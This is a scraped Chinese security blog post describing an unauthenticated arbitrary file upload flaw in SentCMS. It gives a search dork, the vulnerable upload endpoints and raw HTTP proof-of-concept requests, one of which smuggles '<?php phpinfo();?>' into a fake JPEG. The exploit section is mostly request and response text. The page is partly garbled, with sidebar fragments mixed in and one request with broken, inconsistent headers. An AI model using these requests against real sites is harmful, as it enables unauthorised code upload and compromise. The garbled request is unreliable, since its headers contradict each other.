

Sentcms任意文件上传漏洞

📅 发表于 2022-02-06 | ⌚ 更新于 2022-06-14

| 👁 阅读量: 566

Unauthorized arbitrary file upload vulnerability in SentCMS

Google Dork:

sentcms

Exp methods :

Vulnerability description: Arbitrary file uploads are possible without login

Vulnerability Location.



Hanayuzu

在路途中不断摸爬
的小菜狗

文章 标签

8 6

🔄 Follow Me

/user/upload/upload

/admin/upload/upload


Both of the above interfaces are vulnerable to arbitrary file uploads

If the following page appears, a vulnerability exists



Call to a member function getSize() on null

[ThinkPHP V6.0.5 { 十年磨一剑-为API开发设计的高性能框架 } - 官方手册](#)



Call to a member function getSize() on null


[ThinkPHP V6.0.5 { 十年磨一剑-为API开发设计的高性能框架 } - 官方手册](#)

Vulnerability recurrence:

Modify the url at the pink arrow to be the home site, then post the package, and the successful upload will return the phpinfo connection

If you can't upload, modify the time of the post package.

The requested interface can be either "/user/upload/upload" or "/admin/upload/upload"



三 目录

1. Unauthorized arbitrary file upload vulnerability in SentCMS

🔄 最新文章



内网扫描神器...
2022-03-10



Sentcms任意文...
2022-02-06



三层内网靶场...
2021-12-21



内网渗透思路...
2021-12-19

记一次

```
POST /user/uploads/index HTTP/1.1
Host: inf0rmatic.com
Cookie: PHPSESSID=90357678c3e3d46ebef6f23a5728
Content-Length: 750
User-Agent: "Not A Brand"/"99", "Google Chrome"/"91", "Chromium"/"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: Windows NT 10.0; Win64; x64 AppleWebKit/537.36; OSMI...
Chrome/91.0.4482.99 Safari/537.36
Sec-Ch-Ua-Platform: Windows
Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryrh3ZtAMQDzTTh
Accept: */*
Origin: https://www.inf0rmatic.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: script
Referer: https://admin/uploads/index?name=contentpage&maginaln=i-v
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en-gb;q=0.7,en;q=0.6
Connection: close
Content-Disposition: form-data; name="id"

NULL_0
-----WebKitFormBoundaryrh3ZtAMQDzTTh
Content-Disposition: form-data; name="name"

test.jpg
-----WebKitFormBoundaryrh3ZtAMQDzTTh
Content-Disposition: form-data; name="type"

image/jpeg
-----WebKitFormBoundaryrh3ZtAMQDzTTh
Content-Disposition: form-data; name="lastModifiedDate"

Wed Jul 21 2021 18:15:25 GMT+0800 (+0800/HK/T)
-----WebKitFormBoundaryrh3ZtAMQDzTTh
Content-Disposition: form-data; name="size"

104204
-----WebKitFormBoundaryrh3ZtAMQDzTTh
Content-Disposition: form-data; name="file" filename="test.sh"
```

```

HTTP/1.1 200 OK
Connection: close
Content-Length: 393
Content-Type: application/json; charset=utf-8
Date: Thu, 03 Feb 2022 18:10:45 GMT
Server: Apache
Set-Cookie: PHPSESSID=79016229557c9a04646a6b23a3720; path=/
Vary: Accept-Encoding

{
  "info": {
    "saveName": "test.jpg",
    "name": "test.jpg",
    "type": "image",
    "mime": "image/jpeg",
    "url": "36",
    "sha1": "4146e2567ce325c14e7bd166141971",
    "sha256": "1ab0fa54a3500806ba04bd3aa01319994413",
    "url2": "http://14146e2567ce325c14e7bd166141971.jpg",
    "location": "/upload/",
    "url1": "http://upload.jpg/14146e2567ce325c14e7bd16614197",
    "create": "1643943205",
    "id": "832"
  }
}

```



对印度...

2021-11-

26


PLAINTEXT

```
1 POST /user/upload/upload HTTP/1.1
2 Host: target.com
3 Cookie: PHPSESSID=7901b5229557c94bad46e16af23a372
4 Content-Length: 894
5 Sec-Ch-Ua: " Not;A Brand";v="99", "Google Chrome"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: multipart/form-data; boundary=---V
10 Accept: */*
11 Origin: https://info.ziwugu.vip/
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://target.com/user/upload/index?na
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN,zh;q=0.9,ja-CN;q=0.8,ja;q=
18 Connection: close
19
20 -----WebKitFormBoundaryrhx2kYAMYDqoTThz
21 Content-Disposition: form-data; name="id"
22
23 WU_FILE_0
24 -----WebKitFormBoundaryrhx2kYAMYDqoTThz
25 Content-Disposition: form-data; name="name"
26
27 test.jpg
28 -----WebKitFormBoundaryrhx2kYAMYDqoTThz
29 Content-Disposition: form-data; name="type"
30
31 image/jpeg
```

```

32 -----WebKitFormBoundaryrhx2kYAMYDqoTThz
33 Content-Disposition: form-data; name="lastModified"
34
35 Wed Jul 21 2021 18:15:25 GMT+0800 (中国标准时间)
36 -----WebKitFormBoundaryrhx2kYAMYDqoTThz
37 Content-Disposition: form-data; name="size"
38
39 164264
40 -----WebKitFormBoundaryrhx2kYAMYDqoTThz
41 Content-Disposition: form-data; name="file"; filename="test.jpg"
42 Content-Type: image/jpeg
43
44 JFIF
45 <?php phpinfo();?>
46
47 -----WebKitFormBoundaryrhx2kYAMYDqoTThz--

```



文章作者: [Hanayuzu](#)

文章链接: <https://blog.hanayuzu.top/articles/37dacab4.html>

版权声明: 本博客所有文章除特别声明外，均采用 [CC BY-NC-SA 4.0](#) 许可协议。转载请注明来自 [Hanayuzu'Blog](#)！


渗透测试



上一篇



下一篇



👍相关推荐



©2020 - 2022 By Hanayuzu

框架 Hexo | 主题 Butterfly